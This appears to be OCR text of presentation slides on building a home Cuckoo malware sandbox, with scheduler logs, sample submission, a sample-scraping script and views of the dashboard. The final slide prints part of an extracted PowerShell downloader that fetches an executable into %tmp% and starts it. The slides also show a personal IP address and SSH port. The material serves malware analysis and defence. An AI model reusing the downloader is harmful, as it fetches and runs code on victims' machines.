


Submitting malware to cuckoo


1. josh@workstation: ~ (ssh)
josh@workstation: ~... ⌘1
Python ⌘2
bash ⌘3
2018-10-23 13:14:59,507 [cuckoo.core.scheduler] WARNING: As you've configured Cuckoo to execute parallel analyses, we recommend you to switch to a MySQL or a PostgreSQL database as SQLite might cause some issues.
2018-10-23 13:14:59,512 [cuckoo.core.scheduler] WARNING: When running many virtual machines it is recommended to process the results in separate 'cuckoo process' instances to increase throughput and stability. Please read the documentation about the `Processing Utility`.
2018-10-23 13:14:59,518 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
2018-10-23 13:15:51,387 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "d24e64f9fcdd5ebfc0824f94948791bf2558024bd1e8a6885c8f95096878f9fb.exe" (task #1, options "")
2018-10-23 13:15:51,515 [cuckoo.core.scheduler] INFO: Task #1: acquired machine xp1 (label=xp1)
2018-10-23 13:15:51,525 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 1005 (interface=enp2s0, host=192.168.1.101)
2018-10-23 13:15:52,667 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "8cd3f7660c1d5b93cd1faf17df438b6c7e438a9b87402cd4acb1a04bca35b377.exe" (task #2, options "")
2018-10-23 13:15:52,847 [cuckoo.core.scheduler] INFO: Task #2: acquired machine xp2 (label=xp2)
2018-10-23 13:15:52,856 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 1117 (interface=enp2s0, host=192.168.1.102)
2018-10-23 13:15:53,987 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "7ad761f9791ae3dde78c6ddd9bbb2a905ea8d7d953240c15bb76ced56a58b70f.exe" (task #3, options "")
2018-10-23 13:15:54,159 [cuckoo.core.scheduler] INFO: Task #3: acquired machine xp3 (label=xp3)
2018-10-23 13:15:54,170 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 1260 (interface=enp2s0, host=192.168.1.103)
2018-10-23 13:15:54,778 [cuckoo.core.guest] INFO: Starting analysis on guest (id=xp1, ip=192.168.1.101)
2018-10-23 13:15:55,378 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "55c91c30df88c419487af58e59507f80f4067c90dbb5aab7cfdf8744bf2e4cb8.exe" (task #4, options "")
2018-10-23 13:15:55,789 [cuckoo.core.guest] INFO: Starting analysis on guest (id=xp2, ip=192.168.1.102)
2018-10-23 13:15:55,976 [cuckoo.core.scheduler] INFO: Task #4: acquired machine xp4 (label=xp4)
2018-10-23 13:15:55,987 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 1335 (interface=enp2s0, host=192.168.1.104)
2018-10-23 13:15:56,635 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "c8daf3f4dee77101187129a6dc51f4644ed6437e389b8436824cfc3440bdfd5b.exe" (task #5, options "")
2018-10-23 13:15:56,809 [cuckoo.core.scheduler] INFO: Task #5: acquired machine xp5 (label=xp5)
2018-10-23 13:15:56,819 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 1378 (interface=enp2s0, host=192.168.1.105)
2018-10-23 13:15:57,963 [cuckoo.core.guest] INFO: Starting analysis on guest (id=xp3, ip=192.168.1.103)
2018-10-23 13:15:59,239 [cuckoo.core.guest] INFO: Starting analysis on guest (id=xp4, ip=192.168.1.104)
2018-10-23 13:16:00,071 [cuckoo.core.guest] INFO: Starting analysis on guest (id=xp5, ip=192.168.1.105)
2018-10-23 13:16:00,084 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.8 (id=xp1, ip=192.168.1.101)
2018-10-23 13:16:00,097 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.8 (id=xp2, ip=192.168.1.102)
2018-10-23 13:16:02,108 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.8 (id=xp3, ip=192.168.1.103)
2018-10-23 13:16:04,477 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.8 (id=xp4, ip=192.168.1.104)
2018-10-23 13:16:05,198 [cuckoo.core.guest] INFO: xp2: analysis completed successfully
2018-10-23 13:16:05,761 [cuckoo.core.guest] INFO: xp1: analysis completed successfully
2018-10-23 13:16:05,799 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.8 (id=xp5, ip=192.168.1.105)
2018-10-23 13:16:23,153 [cuckoo.core.guest] INFO: xp5: analysis completed successfully
2018-10-23 13:16:24,145 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "ef0bcacaf7348d9fbf246e61bd297dc42f4cf5475a6ac1664fca18d609d91dbc.exe" (task #6, options "")
2018-10-23 13:16:29,980 [cuckoo.core.scheduler] INFO: Task #1: reports generation completed
2018-10-23 13:16:30,275 [cuckoo.core.scheduler] INFO: Task #2: reports generation completed
2018-10-23 13:16:40,574 [cuckoo.core.scheduler] INFO: Task #6: acquired machine xp1 (label=xp1)
2018-10-23 13:16:40,595 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 1831 (interface=enp2s0, host=192.168.1.101)
2018-10-23 13:16:40,677 [cuckoo.core.scheduler] INFO: Task #1: analysis procedure completed
2018-10-23 13:16:40,697 [cuckoo.core.scheduler] INFO: Task #
2018-10-23 13:16:41,341 [cuckoo.core.scheduler] INFO:
73.exe" (task #7, options "")
[cuckoo] 0:python*
"workstation" 13:16 23-Oct-18
2. josh@workstation: ~/Desktop (ssh)
Last login: Tue Oct 23 13:07:10 on ttys003
Joshs-MacBook-Pro:bin josh$ sshhome.sh
ssh: connect to host joshevol.hopto.org port 2222: Connection refused
Joshs-MacBook-Pro:bin josh$ cat /usr/local/bin/sshhomecuckoo.sh
ssh -p 2222 josh@73.71.60.231 -L 8000:localhost:8000 -L 5900:localhost:5900
Joshs-MacBook-Pro:bin josh$ ssh -p 2222 josh@73.71.60.231
Last login: Tue Oct 23 12:00:34 2018 from 171.68.244.56
josh@workstation:~$ cd Desktop/
josh@workstation:~/Desktop$ cuckoo submit samples/
Success: File "/home/josh/Desktop/samples/d24e64f9fcdd5ebfc0824f94948791bf2558024bd1e8a6885c8f95096878f9fb.exe" added as task with ID #1
Success: File "/home/josh/Desktop/samples/8cd3f7660c1d5b93cd1faf17df438b6c7e438a9b87402cd4acb1a04bca35b377.exe" added as task with ID #2
Success: File "/home/josh/Desktop/samples/7ad761f9791ae3dde78c6ddd9bbb2a905ea8d7d953240c15bb76ced56a58b70f.exe" added as task with ID #3
Success: File "/home/josh/Desktop/samples/55c91c30df88c419487af58e59507f80f4067c90dbb5aab7cfdf8744bf2e4cb8.exe" added as task with ID #4
Success: File "/home/josh/Desktop/samples/c8daf3f4dee77101187129a6dc51f4644ed6437e389b8436824cfc3440bdfd5b.exe" added as task with ID #5
Success: File "/home/josh/Desktop/samples/ef0bcacaf7348d9fbf246e61bd297dc42f4cf5475a6ac1664fca18d609d91dbc.exe" added as task with ID #6
Success: File "/home/josh/Desktop/samples/a4032afc678d158be139878acfa52bc23620a5e76b9e27e051265d2f52132173.exe" added as task with ID #7
Success: File "/home/josh/Desktop/samples/93ccc06f4eded7f816a523a11fd8a2f0e8c9848219638ece939385435a872e98.exe" added as task with ID #8
Success: File "/home/josh/Desktop/samples/fe55d78554cb25bfe5f9bc52ebd0d3c65e6b0a9fb11aaaaadc1a5b58b228ab0f.exe" added as task with ID #9
Success: File "/home/josh/Desktop/samples/209209d4c62e0623fc2f13d3a0708145c2dbfcde02c972849e62c07c58b5befe.exe" added as task with ID #10
Success: File "/home/josh/Desktop/samples/d316992bd3d8db8bb1de6ef977a9eec65c7f91a1172a8b72854b28a2dcef6689.exe" added as task with ID #11
Success: File "/home/josh/Desktop/samples/7cc066867d0f38e0ddb9183605ca8d2b6665363f583e0dfeaf25fb6d9b0efb18.exe" added as task with ID #12
Success: File "/home/josh/Desktop/samples/77afa4e803c4b568c4b8c52efa5b584e60acc43fc291331c6b9bce706f4285a8.exe" added as task with ID #13
Success: File "/home/josh/Desktop/samples/25bd5c71fcade4ff9cfc4db561d2c27242875a0cc7f2c1522ee5d9ed4303b39b.exe" added as task with ID #14
Success: File "/home/josh/Desktop/samples/13bc502e9cffa4eb345ac74cc7a0077ee76c770a4098a1db0dcf4d4e4a995d73.exe" added as task with ID #15
josh@workstation:~/Desktop$
Submitting multiple samples to cuckoo



Behind the scenes on the sandbox



Viewing results in the web interface




Image 7 of

Viewing a VM running malware


REVISITING
WEB SCRAPING

Scrape and auto-submit malware

```
josh@workstation:/usr/local/scripts/MTAScraper$ vim mta_file_scraper.py
josh@workstation:/usr/local/scripts/MTAScraper$ python mta_file_scraper.py
Downloading: https://www.malware-traffic-analysis.net/2018/10/29/2018-10-29-malare-and-macros-from-Hancitor-infection.zip
Downloading: https://www.malware-traffic-analysis.net/2018/10/29/2018-10-29-Hancitor-malspam-3-email-examples.zip
Downloading: https://www.malware-traffic-analysis.net/2018/10/26/2018-10-24-password-protected-Word-doc-malspam-0221-UTC.eml.zip
Downloading: https://www.malware-traffic-analysis.net/2018/10/26/2018-10-26-malware-and-artifacts-from-GlobeImposter-infection.zip
Downloading: https://www.malware-traffic-analysis.net/2018/10/26/2018-10-26-Trickbot-malware-and-artifacts.zip
```

2. josh@workstation: ~/.cuckoo/conf (ssh)

```
Cuckoo Sandbox 2.0.6
www.cuckoosandbox.org
Copyright (c) 2010-2018

Checking for updates...
You're good to go!

Our latest blogposts:
* IQY malspam campaign, October 15, 2018.
  Analysis of a malspam campaign leveraging .IQY (Excel Web Query) files containing DDE to achieve code execution.
  More at https://hatching.io/blog/iqy-malspam

* Hooking VBScript execution in Cuckoo, October 03, 2018.
  Details on implementation of Visual Basic Script instrumentation for Cuckoo Monitor for extraction of dynamically executed VBScript.
  More at https://hatching.io/blog/vbscript-hooking

* Cuckoo Sandbox 2.0.6 pentest, September 18, 2018.
  Cuckoo Sandbox 2.0.6 public pentest performed by CureS3 and sponsored by PolySwarm!
  More at https://hatching.io/blog/cuckoo-206-pentest

* Cuckoo Sandbox 2.0.6, June 07, 2018.
  Interim release awaiting the big release.
  More at https://cuckoosandbox.org/blog/206-interim-release

* Cuckoo Sandbox 2.0.5: Office DDE, December 03, 2017.
  Brand new release based on a DDE case study.
  More at https://cuckoosandbox.org/blog/205-office-dde

2018-10-30 16:35:31,726 [cuckoo.core.scheduler] INFO: Using "virtualbox" as machine manager
2018-10-30 16:35:36,119 [cuckoo.core.scheduler] INFO: Loaded 5 machine/s
2018-10-30 16:35:36,128 [cuckoo.core.scheduler] WARNING: As you've configured Cuckoo to execute parallel analyses, we recommend you to switch to a MySQL or a PostgreSQL database as SQLite might cause some
2018-10-30 16:35:36,136 [cuckoo.core.scheduler] WARNING: When running many virtual machines it is recommended to process the results in separate 'cuckoo process' instances to increase throughput and stabi
2018-10-30 16:35:36,142 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
```


SCRAPING CUCKOO
EXPORT DATA

localhost:8000/dashboard/

Dashboard | Recent | Pending | Search | Submit | Import

sights

Cuckoo Installation

Version	2.0.6

You are up to date.

Usage statistics

reported	29
completed	0
total	29
running	0
pending	0

From the press:

Y malspam campaign

tober 15, 2018

alysis of a malspam campaign leveraging .IQY (Excel b Query) files containing DDE to achieve code ecution."

pokina VBScript execution in

000/analysis/

Cuckoo

SUBMIT A FILE FOR ANALYSIS

SUBMIT URLS/HASHES

Submit URLs/hashes

Submit

Drag your file into the left field or click the icon to select a file.

System info

free | used | total

FREE DISK SPACE


832.9 GB
915.8 GB

CPU LOAD

4%
4 cores

MEMORY USAGE

12.6 GB
15.2 GB



Network Analysis

Download pcap

Hosts 0	DNS 0	TCP 0	UDP 0	HTTP 0	ICMP 0	IRC 0	Suricata	Snort

Extracted Artifacts

#1 script / cmd

Extracted

Category: script

Yara:

- PowershellDI - Extract Download/Invoke calls from powershell script
- PowershellDFSP - Rule for Powershell DFSP detection

Program: cmd

First seen: Nov. 2, 2018, 5:48 p.m.

Script

```
powershell "'powershell " "function q([string] $act){(new-object system.net.webclient).downloadfile($act,''%tmp%\qsqddressqnqtack.exe'');
start-process '%tmp%\qsqddressqnqtack.exe';
